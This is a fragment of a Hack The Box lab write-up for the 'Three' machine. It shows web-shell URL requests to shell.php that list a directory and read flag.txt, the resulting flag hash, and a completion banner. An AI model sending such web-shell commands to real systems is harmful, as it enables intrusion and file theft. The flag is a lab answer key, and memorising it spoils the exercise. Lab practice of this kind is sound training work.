
thetoppers.htb/shell.php?cmd=ls+../

```
flag.txt html
```



thetoppers.htb/shell.php?cmd=cat+../flag.txt

```
a980d99281a28d638ac68b9bf9453c2b
```



HACKTHEBOX

Three has been Pwned

AlvaroDelgado11 has successfully pwned Three Machine from Hack The Box

10 Feb 2025

PWN DATE

Powered by HACKTHEBOX